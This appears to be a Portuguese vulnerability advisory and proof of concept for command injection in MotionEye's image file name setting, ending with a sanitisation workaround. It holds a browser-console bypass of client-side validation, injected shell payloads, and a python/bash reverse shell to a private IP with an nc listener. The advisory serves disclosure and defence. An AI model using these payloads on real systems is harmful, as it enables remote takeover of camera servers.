 prabhatverma47/motioneye-rce-through-config-parameter
Passos do PoC para esta vulnerabilidade

Durante o teste de segurança de uma instância do MotionEye executando em Docker, observou-se que a validação no lado do cliente dentro da interface web pode ser ignorada. Isso permite que entradas arbitrárias sejam enviadas, incluindo payloads que podem acionar execução no contêiner host. O problema representa um risco de execução remota de código (RCE) se explorado.
Versões afetadas: Todas as versões até e incluindo 0.43.1b4
Status do patch: Nenhum patch disponível ainda. Uma solução alternativa é fornecida neste aviso.
Referência do projeto: https://github.com/motioneye-project/motioneye
CWE: CWE-20, CWE-78, CWE-116
CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H
CVSS: 7.2/10

ghcr.io/motioneye-project/motioneye:edge9999 mapeada para a 8765 do contêineradmin / senha em branco (padrão)Execute o seguinte comando para iniciar o download da imagem Docker e iniciar o contêiner
docker run -d --name motioneye -p 9999:8765 ghcr.io/motioneye-project/motioneye:edge

docker logs motioneye | grep "motionEye server"
Resultado: Servidor MotionEye 0.43.1b4

Uma vez que o contêiner Docker esteja em execução, o shell do contêiner pode ser acessado usando os seguintes comandos
docker exec -it motioneye /bin/bash
ls -la /tmp
Acesse a interface web em:
http://127.0.0.1:9999
Login: admin (senha em branco)

Adicionada câmera de rede RTSP de exemplo.



Um comando de execução malicioso foi inserido em "Still Images" > "Image File Name", mas um erro de validação no lado do cliente foi encontrado.
$(touch /tmp/test).%Y-%m-%d-%H-%M-%S
Bloqueado pela validação no lado do cliente.
O seguinte script é responsável pela validação: /static/js/main.js?v=0.43.1b4, que referencia /static/js/ui.js?v=0.43.1b4 para implementar as condições de validação.
Arquivo: /static/js/main.js?v=0.43.1b4 referenciando /static/js/ui.js?v=0.43.1b4
function configUiValid() {
    $('div.settings').find('.validator').each(function () { this.validate(); });
    var valid = true;
    $('div.settings input, select').each(function () {
        if (this.invalid) { valid = false; return false; }
    });
    return valid;
}

Ao sobrescrever a função configUiValid no console do navegador, todas as verificações de validação podem ser ignoradas: Insira o trecho abaixo no console do navegador (F12 ou Ctrl+Shift+I)
configUiValid = function() {
    return true;
};
Agora o payload pode ser inserido diretamente sem qualquer validação: defina como abaixo e aplique as configurações
Configurações:
$(touch /tmp/test).%Y-%m-%d-%H-%M-%S

Aplicado → Arquivo criado com permissões de root.
produção simples de reverse shell:

Listener:
nc -lvnp 4444
Payload Injetado:
$(python3 -c "import os;os.system('bash -c \"bash -i >& /dev/tcp/192.168.0.108/4444 0>&1\"')").%Y-%m-%d-%H-%M-%S

Resultado: Shell remoto obtido.
O MotionEye é vulnerável porque recebe entrada do usuário pelo painel web e a escreve diretamente nos arquivos de configuração do Motion sem verificar caracteres perigosos. Por exemplo, o campo image_file_name na interface é enviado ao backend (config.py) e salvo em /etc/motioneye/camera-.conf. Quando o MotionEye reinicia o serviço Motion (motionctl.start), o processo Motion lê esse arquivo de configuração. Se o campo picture_filename contiver sintaxe de shell como $(touch /tmp/test), o Motion o executará como um comando real em vez de tratá-lo como parte do nome do arquivo.
Entrada não sanitizada escrita nos arquivos de configuração do Motion:
Dashboard JS → ConfigHandler.set_config() → camera-1.conf → motionctl.restart() → motion analisa picture_filename → executa payload

Arquivo: /usr/local/lib/python3.13/dist-packages/motioneye/config.py
def sanitize_filename(value):
    # allow only letters, numbers, %, _, -, /, .
    for ch in value:
        if not (ch.isalnum() or ch in "%-_/."):
            return "%Y-%m-%d/%H-%M-%S"  # safe fallback
    return value


Aplicar sanitização:
data['picture_filename']  = sanitize_filename(ui['image_file_name'])
data['snapshot_filename'] = sanitize_filename(ui['image_file_name'])
antes:
 depois:
docker run -d --name motioneye -p 9999:8765 ghcr.io/motioneye-project/motioneye:edge






